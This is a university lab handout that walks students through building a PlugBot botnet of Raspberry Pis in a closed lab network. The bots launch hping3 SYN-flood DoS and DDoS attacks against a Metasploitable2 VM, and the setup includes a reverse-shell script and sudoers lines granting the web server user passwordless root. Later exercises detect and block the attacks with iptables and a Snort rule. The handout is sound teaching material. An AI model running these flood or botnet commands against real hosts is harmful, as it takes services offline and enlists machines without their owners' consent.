James Madison University

Integrated Science & Technology (ISAT)

ISAT 460 Networking & Cyber-Security II

Botnets With Raspberry Pi's

Semester Project Lab Instructions

Author(s):
Joey Arbogast
Josie Salcedo

Submitted to:
Dr. Emil Salib

February 27, 2017

Honor Pledge:I have neither given nor received help on his lab that violates the spirit of the JMU Honor Code.

Joey Arbogast	Josie Salcedo
Signature	*Signature*
Date	*Date*

Contents

List of Figures

1 Learning Objectives

- What is a Botnet?
- What is a DOS attack?
- What is a DDOS attack and how is it implemented?
- What is PlugBot and how could it be used for unethical hacking and ethical hacking?
- What is the difference between a DOS and DDOS attack?
- What are the effects on routers when a DDoS attack is taking place?
- Ways to mitigate a Denial of Service or Distributed Denial of Service attack?

2 Equipment & Software

Each team should have access to

- A desktop (9020 Dell) Linux 16.04 LTS (username: checkout, Password: hellocheckin)
- VMware Workstation 12 on Linux
- Raspberry PI configuration : Raspberry Pi 3(For Wireless setup and SD card) with Raspbian OS, Metasploitable2 VM, Turnkey Linux LAMP Stack VM(username:root password: Checkout1) and a DD-WRT AP.
- Alternate setup : Ubuntu Server 14.04 (x64), Kali-Linux 2016.2 (x64), Turnkey LAMP Stack VM(Debian 8 x64), DDWRT_public_29621_K3(VM), Metasploitable2 VM
- Access to the Lab private network and to the public network (not simultaneously)
- Access to ShareLatex online
- Ethernet network connection

3 Exercises

3.1 Exercise 1: PlugBot Command and Control and Raspberry Pi Bot Configuration (Joey Arbogast)

3.1.1 Introduction

See Figure 3 for the network topology for exercises 1 and 2. For the Raspberry Pi configuration, see Figure 2.



Figure 1: Network Topology For Part 1 Exercises 1 and 2-All Virutal Machine Setup

What is a bot? A bot is any computer that has been compromised by an attacker in which the attacker can control the computer and use automated task, forcing the bot to do their will. PlugBot is security research project created by Jeremiah Talamantes of Red Team Security. It is intended to be used with single board computers(Raspberry PI's). It uses a model view controller web application frame work to manage the bot network. PlugBot is not just a hacker tool for bot nets, but can also be used as a vulnerability assessment or pen testing device from a remote location. You can read more about it here. [1]

What You Will Need:

For Wireless Raspberry Pi setup:

- Turnkey Linux LAMP Stack VM (C2C)
  https://www.turnkeylinux.org/download?file=turnkey-lamp-14.1-jessie-amd64-vmdk.zip
- Metasploitable2 VM (Victim)
- At least three Raspberry Pi 2 or 3 model B+ with Raspbian(We used the 9-23-2016 release).
- A DD-WRT AP.

Alternative method for complete VM environment:

- Turnkey Linux LAMP Stack VM (C2C)
  https://www.turnkeylinux.org/download?file=turnkey-lamp-14.1-jessie-amd64-vmdk.zip
- Metasploitable2 VM (Victim)
- Kali Linux 2016.2 (VM)
- 3 Ubuntu Server 14.04 x64 VMs
- 5 dd-wrt_public_29621_K3 VMs

Q1 - What is the purpose the br0 interface on the DDWRT router VM?

Q2 - Explain what LAN segments are in VMWare.

3.1.2 Step 0: Preparation Raspberry Pi OS, VM downloads

You Will need the following:

- SD card(8 GB or greater)
- Raspberry PI
- Monitor(with HDMI) for initial setup
- Keyboard and Mouse for initial setup

Download the latest Raspbian ISO image for the Raspberry PI at the following URL https://www.raspberrypi.org/downloads/raspbian/. It should be the 9-23-2016 image.

- Next, you will need to burn the ISO image to the SD card. We used a Windows 10 laptop with SD card reader and the Win32 Disk Imager Utility(https://sourceforge.net/projects/win32diskimager/).

- After the ISO is finished burning to the SD card, insert the SD card into the PI and hook a monitor up to it with an HDMI cable and a keyboard and mouse. Verify that the Raspberry PI boots into the Raspbian OS. **The default username is pi and password raspberry**

- Next download the Linux Turnkey Lamp Stack VM from the link provided in the beginning of Exercise 1. Open the vmdk file with VMWare WS and boot the machine up. When you first boot into the VM, you will be prompted to enter a password for the root account. Make the password **Checkout1**. You will also need to create a password for the MySql root account. Set the password to **Checkout1**. Select `Skip` at the next 2 dialogs and then select Install to install the latest Security updates.
- After the updates are installed you will be asked to reboot. After the system reboots a dialog box will be presented with the IP address of the machine. Select `Advanced Menu` and then using the arrow keys go down to Quit and select yes. Login in with root Checkout1
- Download the Metasploitable2 VM image.

We need to setup the Access Point to simulate the C2C and FTP servers being on a separate network as they would be in the real world. Normally the C2C server would have a public web address and FTP server as well. We will need to configure and add routes to the the access point in order for the two networks to communicate. **Note: We have provided an alternative method for this configuration using 5 dd-wrt VMWare images, see the DD-WRT VMWare Setup instructions after the Physical AP setup section.**

DD-WRT Physical AP Setup

- Plug the AP into the host machine and go to the default web page for the dd-wrt AP, usually 192.168.1.1.
- Login with the default username and password admin admin.
- Click the setup tab.
- Under the WAN Connection Type settings, change the connection type to Static IP. Set the WAN IP address to 192.168.99.3(ESXI network-Make sure this IP is not already in use(hint ping)). Subnet mask 255.255.255.0, Gateway 192.168.99.1 and DNS 192.168.99.1.
- Scroll down to the Network Setup Section and under Router IP change the Local IP address to 10.10.10.1, subnet mask 255.255.255.0. Disable DHCP server. Click apply settings and save(wait for router to reboot). you may need to give your host a static ip on the 10.10.10.0/24 network temporarily while we finish configuring the AP.
- After logining back in go to the Setup-¿Advanced Routing tab.
- Change the Operating Mode to Gateway if not already. Select route 1 and give it a name such as route1. Leave metric at 0. Enter under Destination LAN NET: 192.168.99.0, subnetmask 255.255.255.0, Gateway 192.168.99.1 and make sure interface says LAN & WLAN. Click apply settings.
- Select the drop down box and Select route 2. Give it a name again(route2). Change Destination LAN to 10.10.10.0, netmask 255.255.255.0, gateway to our WAN IP(192.168.99.3) and apply the settings and save.
- Disconnect the HOST machine from the ddwrt AP and plug it back into the Lab network(don't forget to switch it back to DHCP).
- Next plug the AP into the Lab network from the WAN port to the Lab switch.
- At this point you should be able to ping 192.168.99.3, but not the 10.10.10.0/24 network. We will go ahead and correct this now, but will test it later after the Raspberry Pi's are fully setup.
- Use the command `route add -net 10.10.10.0 netmask 255.255.255.0 gw 192.168.99.3` to add the route to destination network 10.10.10.0. We will also do this on the C2C server once we set it up, which will allow the C2C to send commands to the bots.

The purpose of this complicated routing setup is to simulate the C2C server being on a separate network than the bots. We also still however need internet to download packages on to the Pi's, so this allows us to get out to the internet on the Raspberry Pi's, while still allowing us to get to the different subnet, which will be demonstrated later.



Figure 2: Network Topology For Part 1 Exercises 1 and 2- Raspberry Pi Configuration

DD-WRT VMWare Setup (Optional Alternative)

- We will need 5 dd-wrt VMWare images for this setup and a Ubuntu Desktop VM to configure them.
- Open the network configuration for the first ddwrt VMWare image. Set the first network adapter to the Bridged(Automatic) network.
- Highlight the second network adapter and then click the LAN Segments... button at the bottom.
- At the next dialog click the add button and automatically give a name such as LAN Segment 1. Create a three more called LAN Segment 2, 3, 4 and click OK when done.
- From the drop down box under the LAN Segment: select LAN Segment 1 for network adapter 2.
- Next boot up the VM and login with user:root passwd: admin.
- Use ifconfig to view the interfaces. br0 is our LAN side and will be our gateway. eth0 is the WAN and should already have an IP address from whatever network the host is on.
- Use the command `ifconfig br0 10.10.10.1 netmask 255.255.255.0` to assign our br0 interface to the subnet 10.10.10.0/24
- Now we need to boot up the Ubuntu Desktop VM, change the network adapter to LAN Segment 1 before booting up.
- Next give the Ubuntu VM a static IP on the same network as our br0 interface on the router. Assign the gateway and dns server to 10.10.10.1.
- From a browser you should now be able to go to the web interface for the DD-WRT router and login with admin admin.
- Now set the Local IP Address under Network Setup to 10.10.10.1, subnet mask 255.255.255.0 and make sure DHCP server is enabled.
- Next click on the Advanced Routing Tab. We our going to go ahead and create a static route to our other DD-WRT router that we will setup in a minute.
- Set the Operating Mode to Gateway. Under the static routing section, give the route a name(toRouter2).

- Set the Destination LAN Net to 172.17.239.0, mask 255.255.255.0, Gateway 10.10.10.2, Interface LAN & WLAN. Click apply settings and SAVE.
- Add the route to router3 at destination network 192.168.40.0 netmask 255.255.255.0 gw 10.10.10.3
- Next on the second DD-WRT VM, set the first network adapter to LAN Segment 1, and the second Network Adapter to LAN Segment 2 and start the VM.
- Login and set br0 to 172.17.239.1, using the same command on the other dd-wrt.
- Next, switch the network adapter on the Ubuntu Desktop VM to LAN Segment 2. Note: You may need to use ifup ifdown to get a new IP address. If the DHCP does not offer an IP, then give the VM a static IP on the same network as br0 172.17.239.0/24 gw and DNS set to 172.17.239.1.
- Now you should be able to go to the other DD-WRT web gui, at 172.17.239.1.
- Login and go to the setup page.
- Change the WAN setup to Static IP, and set the IP address to 10.10.10.2/24, GW 10.10.10.1. Set the Static DNS 1 to our gateway(10.10.10.1).
- Set the Local IP address under Network Setup to 172.17.239.1/24 if not already and make sure DHCP server is enabled. Apply and Save.
- Set the 3rd router up. This time the network adapter 1 will be on LAN segment1 , net adapter 2 on LAN segment 3.
- Use ifconfig to add a static ip to eth0 of 10.10.10.3 netmask 255.255.255.0. Make br0 192.168.40.1 netmask 255.255.255.0.
- login to router 3 from Web interface and change to static IP for WAN and give it 10.10.10.3 netmask same and gw same as router2. Next, change local IP to 192.168.40.1 apply and save.
- Go to the advanced routing tab so we can set up a route to our 4th router. Call it router4 and destination network 169.224.1.0 netmask 255.255.255.0 gw 192.168.40.2.
- Set the 4th routers network adapter 1 to LAN Segment 3 and the second adapter to LAN segment 4, and start the VM.
- Follow the same instructions for setting static IPs to br0 and eth0. Br0 should be 169.224.1.1/24 and eth0 should be 192.168.40.2/24.
- Login in to the router 4 web gui and change the WAN to 192.168.40.2, make the gateway 192.168.40.1 and static dns 10.10.10.1.
- Follow the same steps for the 5th router, set interface 1 to LAN Segment 3 and interface 2 to LAN Segment 5. Then set the static IP of the WAN interface to 192.168.40.3. Make the local newtwork 192.172.6.0/24.
- We need to add a route on Router 3 to the new router 5. Go to the advanced routing on router3 and add the static route to router5: destination LAN 192.172.6.0/24, gateway 192.168.40.3.
- You will also need to add static routes to Router 1 for the 169.224.1.0/24 and 192.172.6.0/24 networks.
- To test connectivity, connect the Ubuntu VM to the different LAN segments and ping the others from it and google.com.(You will have to use dhclient eth0 when you connect to the different IP's for the LAN segments)

The network should be somewhat setup, Figure 2 shows the network topology you should have with routers and static routes. We will connect the Bots and Command and Control server in a later step.



Figure 3: Network Topology For Part 1 Exercises 1 and 2-All Virutal Machine Setup

Q1 - What is the purpose the br0 interface on the DDWRT router VM?

Q2 - Explain what LAN segments are in VMWare.

3.1.3 Step 1: Configuring the Command and Control Server for the Botnet

Linux Turnkey LAMP Stack VM

- To begin navigate to your Turnkey VM and login if not already.(Make sure you set the Network Adapter to LAN Segment 2 for the Alternative VM method, or Bridged mode for the Raspberry PI cofiguration)

Using the command `apt-get install` install the following packages:

- mysql-client
- php5
- libapache2-mod-php5
- php5-mysql, php5-curl, php5-mcrypt
- curl
- wput, wget
- zip
- git
- vsftpd

- cd into /var/www and delete all the folders in the /var/www directory including the html directory.
- From the www directory use nano to create the file .htaccess. Copy and paste the contents of Appendix C and save the file.
- Next, enable the rewrite mod for Apache2 using the command `a2enmod rewrite` and then restart apache2 `service apache2 restart`.

- Open the apache2.conf using `nano /etc/apache2/apache2.conf`. Use ctrl+w and search for the line <Directory. Look for the line **<Directory /var/www**. Edit the line AllowOverride from None to All. Save the file and exit. Restart Apache2.
- From the www directory, download the PlugBot-C2C web application from GitHub with the command `git clone https://github.com/redteamsecurity/PlugBot-C2C.git`.
- After the download finishes, use the command `cp -R PlugBot-C2C/* .` to copy the contents of the folder to the root directory www. Remove the PlugBot-C2C directory once the files have been copied to www.
- Next unzip the db_plugbot.sql.zip file, using `unzip db_plugbot.sql.zip`.
- Next login in to mysql with the root user `mysql -u root -p`. Enter the password we created earlier.
- Create the plugbot database with the following command: `create database db_plugbot;`. Then use the newly created database by typing `use <database name >`.
- Now we are going to import the sql script using the following command: `source db_plugbot.sql`. You should receive several Query OK lines once the script runs. Exit mysql by typing exit.
- Next, change your directory to /var/www/application/config. Open the database.php file.
- Edit the password line from root to the password we created for mysql(Checkout1). Save and exit
- Next open php.ini file by using `nano /etc/php5/apache2/php.ini` Search for the line **short_open_tag =** and change it from Off to On. Save and exit. Restart apache2.
- No you should be able from the host machine to open a browser window and type the IP address for the C2C server. You will be presented with a login page. Login with admin admin and verify that it is successful. **Note if you are using the DD-WRT VM setup you will need to be on one of the LAN Segments to access the website. You can not access it from the host.**

FTP Server Setup

- Next, we need to configure a local FTP server, so the bots are able to download the scripts we put there and install them. For the purposes of this lab we will just set the C & C server up to be an FTP server as well, but in a real world situation the FTP server would have a public location.
- You should have installed vsftpd at the beginning of the exercise. If not do that now.
- Next, cd in to etc. You should have a file called vsftpd.conf. Copy this file with the name vsftpd.conf.bak using the command `cp vsftpd.conf vsftpd.conf.bak`.
- Open the vsftpd.conf file with nano and delete everything in it. Copy the contents of Appendix D and save and exit the file.
- Restart vsftpd using the command `service vsftpd restart`.
- Finally, make a directory in /home called ftp. and then cd into it.
- Next, make a directory called opendir inside of the ftp directory.
- Now change the permissions on the folder using the command `chmod 777 opendir/`.
- Restart vsftpd service.
- To verify we can access the FTP server, in a browser windows type ftp://<CNC IP >/opendir and you should see a webpage.

3.1.4 Step 2: Configuring The PlugBots(Raspberry Pi or VM)

- Next, we will configure one of the Raspberry Pi's as a bot. You will need to repeat this procedure on each of the Pi's you use. It is important not to upgrade the Pi s, because PHP5 is not available on the newer OS for the Pi's.
  Note: Follow this same procedure on the Ubuntu Server VMs if you are using the alternative DD-WRT VM option. Set the network adapter for the bots to LAN Segment 5

Raspberry Pi Network Setup

- We will need to make sure we have a monitor, keyboard and mouse connected to the Pi for the initial network configuration. We will be utilizing the built in wireless adapter on the PI model 3's, but you can also use a Pi 2 model B+ with a wifi dongle connected.
- After the Pi boots up, make sure that the wireless interface detects our DD-WRT(Note: You can add security to the wireless AP with a password, which we did).
- We need to give the Pi a static IP on the network so that we always know where it's at and can use SSH after we configure it.
- Connect the Pi to the dd-wrt on (10.10.10.0/24 network).
- After connecting open up /etc/network/interfaces file.
- Change the wlan0 interface to static and fill out the necessary details(i.e. address, network, mask, gateway...). Reboot the Pi and make sure it auto connects to the dd-wrt.
- If the dd-wrt AP is setup correctly we should be able to ping google.com from this separate subnet.(Test it)
- From this point on we will use SSH from the host(Note: you may need to add the route on the host machine to talk to the Pi subnet.(route add -net 10.10.10.0 ....).

PlugBot Pi Setup

- Now that we have a static IP and internet connectivity on the PI, SSH into the Pi from the Host machine.
- Download and install all the packages listed for the C & C server, with the addition of apache2, cron and flip.
- Follow all the instructions for C & C server until you get to the git clone link.
- clone the git repository https://github.com/redteamsecurity/PlugBot-Plug.
- Then proceed to follow the C& C directions except name the mysql database db_plugbot_client.
- Next, from a web browser(on the host or Kali Linux VM) go to the address http://<ip address of pi >/index.php/home/setup. **Note: If you are using the Ubuntu Server 14.04 VM, you will get an error about the mcrypt extension. Follow the next instructions if so.**

Mcrypt extension on Ubuntu 14.04

- First, cd into /etc/php5/mods-available. Then run the command `updatedb`.
- Then use the command `locate mcrypt.so` to find the path of the mcrypt.so file. It should be something like /usr/lib/php5/20121212/mcrypt.so.
- Next use nano to open the mcrypt.ini file, and change the `extension=` to the path of the mcrypt.so file. Save and exit.
- Next, run the command `php5enmod mcrypt`. To verify that the ini files are now in

apache and php5/cli, use the commands
`ls -al /etc/php5/cli/conf.d/20-mcrypt.ini` and
`ls -al /etc/php5/apache2/conf.d/20-mcrypt.ini` and both files should be there and linked to ../../mods-available/mcrypt.ini.

- To complete the mcrypt setup restart apache. Now you can proceed to logging in to the web interface.
- Verify that you can login with the username admin and password admin.
- After making sure that the web application loads we can now finish up by changing the permissions of the apps folder inside www.(This is so the bot can download and install the scripts to this folder.)
- Run the command `sudo chgrp www-data /var/www/apps`
- Run the command `sudo chmod -R g+rwxs /var/www/apps`
- The final thing we need to do to the Pi is give the apache2 default user(www-data) permission to the cron.txt file in the web application.
- Use the command `sudo crontab -u www-data /var/www/cron/cron.txt`.

Q3 - Explain why we need to change the group permissions on the apps folder.

Q4 - What is the crontab.txt file used for and what does the command crontab -u www-data ... do?

The final thing you can do is give the metasploitable2 VM a static IP on LAN Segment 4, but it is not required.**If using the alternative method assign the network adapter of Metasploitable2 VM to LAN Segment 4.**

3.1.5 Step 3: Bot Check In With C & C Server

- From the Host machine go to the url for the C & C Server. Login to web application with the default user and password.
- Click the Add Bot button and you should be presented with the screen shown in Figure **??**.
- Notice that the application generated unique keys for us at the top. The first set of numbers is the Bot Key and the second set is the private key for the bot. Copy and paste both of these numbers into their respective fields shown in Figure **??**
- Give the bot a name and click save.

PlugBot Pi Setup (Checkin)

- Now, in the browser on the Host machine type the address for the raspberry pi application and login with the default user and password. (http://<Pi IP address >/index.php/home/setup)
- Click on the `Configure the DropZone Settings` button and set the DropZone URL to our C & C servers IP address and click save (Figure **??**).
- Next, go back to the home page and click `Configure the Bot Settings`.
- Enter the Bot Name, Bot Key(generated on the C & C), and the Bot private key. Click Save.
- Go back to the home page and select Deployment Checklist. This will likely show you that the Scheduler is turned off. Go back to the home page.
- Click the Diagnostics Link and click Start the Scheduler link.
- Here is the moment of truth. Click Test Bot Check-In Connectivity. You should be presented with Check-In was successful! message.

- Go back to the web application page for the C & C server and click manage bots button. You should see the Bot IP Address column is now populated with the IP address of the bot that just checked in.
- Follow all of these setup procedure on the other Raspberry Pi's you plan to use.

3.2 Exercise 2 - Issuing Commands From C & C and DoS/DDoS Attacks (Joey Arbogast)

3.2.1 Step 1: Install Apps on the Bots

- Next, we will upload some provided shell scripts we created.
- Firstly, we need to make sure the applications are installed on the Raspberry Pi's before the shell scripts can be used.
- SSH into the Pi's from the host machine and install nmap, hping3 and netcat.
- First we need to move the shell scripts to our public FTP server directory. Download and unzip the included zip file(do not unzip the individual shell scripts zip files(ex. nmap_shell.zip)
- Use scp from the host to the C & C server to copy the individual zip files into the directory /home/ftp/opendir.
- From the C & C server PlugBot web application, select Add App.
- From the drop down select the bot you want to install the script on.
- Give the app a name such as hping3 and a description of whatever you would like.
- For the App Download link, type ftp://<CNC IP >/opendir.
- Download File name should be the name of the zip file, example nmap_shell.zip.
- Fill in the App Executable field with the name of the shell script, such as nmap_shell.sh.
- Leave Interactive App set to No and Click Add Application.
- Follow the same instructions on all of the bots and install all the shell scripts. Note for the reverseshell.pl script set the Interactive App? section to YES.
- Now click on the Manage Apps button. You should see the status as Pending. Wait until it says Installed and you are finished.(Note you may need to refresh the browser window.
- In order to run some of these scripts we need root privileges given to the www-data user (apache2 user).
- Open the file /etc/sudoers and add the following lines: `www-data ALL =(ALL:ALL) ALL`, `www-data ALL=(ALL) NOPASSWD: ALL`.

3.2.2 Step 2: DoS(single bot) and DDoS(multiple bots) Attack with Hping3

- For this step you will need a metasploitable2 VM(LAN Segment 4), one Raspberry pi preconfigured with PlugBot and hping3 installed(OR a Ubuntu Server VM) and our C & C server and our 4 routers. You will also need another Ubuntu Desktop VM or Kali Linux VM to use the C & C servers web interface to issue commands.**(Note: Make sure the VM your using to access the C2C server is on the same LAN segment)**

  Q1 - What is a DOS attack?

- In preparation for the attack, pull up all the router web gui's in a web browser, login and click the status tab and then the bandwidth tab.
- Lets start off by selecting add job from the C & C PlugBot web application.
- First, give the job a name and a description which can be whatever you want it to be.
- Next, select the bot name and the application hping3_shell (or whatever you named the app name) from the drop down menus

- Then, the job command section should auto fill with the executable name
- The shell script we designed takes one argument after the name of the script. Hping3 requires multiple arguments for this attack so we will surround our command with quotation marks.
- In the job command field after the hping3_shell.sh enter the command `"-S --flood -p 80 <ip of metasploitable2 >"` **Note: the quotes around the command**
- Select the option for job output to upload to C & C database. (Note: because this command continually runs, it will never upload the output back to the C & C server.)
- Finally click Add Job to start the job.
- Click on manage jobs from the links on the left of the page and you can watch the status of the job. The job will continue to say running job and will never finish, because the command is constant.
- Also note there is a large delay from when the command actually begins to execute, so begin typing the IP address into a web browser for the metasploitable2 VM and keep clicking refresh. You may also need to periodically clear the IP address from the web browsers history or the page may load from the cache instead attempting to contact the web server.
- The key point to this DOS attack is to notice that the connection is extremely slow, may periodically timeout, but one bot does not take the entire site down. You can also use curl -v <metasploit IP >and should still be able to connect to the server relatively easy, with a slight delay.

Q2 - Take a look at the real time bandwidth graphs on each of the routers. Provide screen shots as evidence.

Q3 - Notice that router 4 may not be accessible, why is this?

- Lets conduct some other test. From a machine on LAN Segment 2, try and ping the metasploitable 2 VM's IP address.
  question here about was it successful, other things noticed
- Use the command `killall -v -9 hping3` on the bot that was running the hping3 attack.

DDOS Attack

Q4 - What is a DDOS attack and what is the difference between DOS attack?

- Follow the same steps as before, but use the command `hping3_shell.sh "-S -d 1500 --rand-source --flood -p 80 <IP of Metasploitable VM >"`.
- You need to issue this command on all 4 bots as quickly as possible(copy and paste the command for the other bots).
- It will take some time for all 4 jobs to download and execute on the bots and begin flooding the server, so be patient and continually check connectivity to the website.
- Eventually, the connection should timeout.
- Monitor the bandwidth status on the routers as we did before.
- Try and ping the Target VM from the Kali VM.

Q5 - Was the ping of the Metasploitable 2 VM successful? Show evidence and explain why or why not this is.What else do you notice?

- Now that the attack is successful, because the Hping3 attack is constantly running we have no way to actually kill it from the command and control server.
- In the manage jobs section of the web application, click cancel all jobs at the top.
- This does not actually stop the job, you can ssh into the bot and use the command `ps aux | grep hping3` to verify that we have several hping3 processes running in the background.
- In order to stop the hping3 job, we included another shell script called kill.sh located in the kill.zip file. If you have not already installed this app, please do so now on the bots that are running hping3.
- Add a new job with the kill.sh application. Note it takes no arguments in the command field.
- It may take up to 5 minutes for the command to execute and kill all the hping3 processes. Eventually you should be able to verify that the web server is accessible after the killall script stops hping3 processes.
- You can just go to each bot and use the command `sudo killall -v -9 hping3` to speed things up, but the point is that the script we created will do it, it just takes some time.

3.2.3 Step 3: Preventing The DoS/DDoS Attack Using Iptables

The Secenario
We are going to simulate this from the ISP perspective. A client has reported massive amounts of traffic on their network and the ISP has also notice excessive bandwidth use coming from a particular IP address on their network.

- Router 5 is where the suspect traffic is coming from, which the ISP is in control of.
- Now we can simply write some IPTables rules to just block any traffic with destination network 169.224.1.0/24 dport 80 for OUTPUT and FORWARD policies, we will use a more complicated method in Exercise 4 with firewalls.
- Using either the Router admin page ->administrator tab ->commands tab, or optionally from the command line on the router 5 VM itself, add the following IP tables rules:
- `iptables -A OUTPUT -p tcp --dport 80 -d 169.224.1.0/24 -j REJECT`
- `iptables -A FORWARD -p tcp --dport 80 -d 169.224.1.0/24 -j REJECT`
- Now try and ping 169.224.1.138 from one of the Bots.

Q6 - Was the ping of the Metasploitable 2 VM successful? Show evidence and explain why or why not this is.

- Now try and ping 172.17.239.108.

Q7 - Was it successful? Why or Why not?

- Now from a machine on LAN segment 2 (the C2C server's subnet) ping one of the bots.

Q8 - Was it successful? Why or Why not?

- Now go back and do step 2 again, take note of the bandwidth consumption on the routers that are in between the bots and the Metasploitable 2 server.

  Q9 - Was the attack successful? Why or Why not?

3.3 Exercise 3: Analysis of Botnet traffic (Josie Salcedo)

3.3.1 Step 1: Capture Traffic of Bot Job initialization

One issue found in the DDOS attack was not the failure of only the Web Server, but also in the Routers along the way. This exercise focuses not on mitigating a present attack, but preventing your machines from being a piece in a DDOS or DOS. In order to do so, assuming the malicious programs are already installed on the machines, we need to prevent the machines from receiving the command initating the job from the C&C server.

- Replace R5 with an Ubuntu 16.04 server with the proper routes according to the network diagram in Appendix G. This machine will be called M10.
- Ensure openssh-server openssh-client and wireshark are installed on M10.
- Using ssh -x from a desktop machince, launch wireshark on M10 on the eth1. Use the filter `ip.addr == IP_ADDR_OF_C&C`
- Navigate to the CC Server and initiate the hping3 job to a single bot
- Once the job is initiated you can stop the wireshark capture and save it as `hping3_test_jobcapture.pcap`
- Then restart wireshark with the same filter on the same interface.
- Send the kill.sh job.
- Once this is initiated, end the wireshark capture. Save this file as `kill_test_jobcapture.pcap`
  Q1 - What protocols are found in both of the wireshark captures?

- Find the first HTTP packet with "GET" in the payload. There should also be "checkin".

  Q2 - What do you notice about the checkin packets of the capture? Hint: take note of the number after /check_in/checkin/XXX and the ip address.

- Next find the HTTP packet with "GET /job/get" in the payload of each capture.
- Expand this packet to find the "Response" frame number. Find the response packet.

  Q3 - What protocols are response packets? Export this packet from each capture.

- Expand the XML section. Take note of the 'command' section under the job header.

  Q4 - What is notable about the expanded XML section? Hint: What command did you send the bot.

3.3.2 Step 2: Prevention

Packets including job and commands are not desired on a network and therefore a network administrator needs to be notified of this kind of activity so to block future attacks. Not only do we not want a (D)DOS on our web server, but we also do not want our other machines to be used in such attack. One way to do that is through an Intrusion detection system. One we can use is Snort

- Navigate to the guide at https://s3.amazonaws.com/snort-org-site/production/document$_files/files/000$
  $14-15.pdf?AWSAccessKeyId\bar{A}KIAIXACIED2SPMSC7GAExpires\bar{1}481714408Signature\bar{U}DetBz$
  $11 and provided ocumentation$

- Now we are going to create a rule that will detect the word `command`, since this is the common word between the two jobs we sent to the bot.
- In the /etc/snort/rules/local.rules insert the rule `alert tcp any any -> any any (content: "command"; msg "Malicious command being sent across network"; sid: "100"`

Q5 - What does this command mean?

- Test configuration with command `sudo snort -T -c /etc/snort/snort.conf -i eth1`
- Start snort with `sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0`
- Initiate another job from the C&C server web interface

Q6 - What appears on the screen

- Now as a network administrator we are alerted of the command being sent.
- The next step is to use our iptables to block the ip address that the command is coming from.

Q7 - What command do you need to block the ip address of the C&C server?

- Use ssh -X to gain access to the wireshark on the Bot.
- Initiate a job through the web gui of the C&C server.
- This job will stay at pending since the packets are not reaching the bot

3.3.3 Step 3: Deep Packet Inspection

- Deep packet inspection is a way of packet filtering that analysis not only the headers of the packets but also the data payload.
- There are 2 ways of performing this, proxy based and stream based.

Q8 - What is the difference between Proxy based and stream based DPI

- Attempted an http-proxy-simple node.js to no avail.

3.4 Exercise 4 -DDOS Mitigation (Josie Salcedo)

3.4.1 Step 1:Network

In this scenario, the bots have been created and no proxy has been created to block the job being initiated from the Command and Control Server to the Bots.

- To begin we must reconfigure the network.
- Replace R4 with an Ubuntu 16.04 server and close the Metasploitable2 Server. This will no longer be used.
- Configure the Server with the ip address 192.168.40.4 and the necessary settings for Internet access. c
- Ensure the routers left have unlimited bandwidth.
- For convenience use the command `sudo su` to become root
- Update and upgrade the Ubuntu 16.04 server
- Install Apache2 with the command `apt install apache2 apache2-utils apache2-doc`
- Install wireshark, openssh-server and openssh-client
- Ping the new Apache2 Server from a Bot. If unreachable ensure the proper routes are enabled.
- Open your favorite desktop VM on the same network as the bot and access the Apache2 web gui.
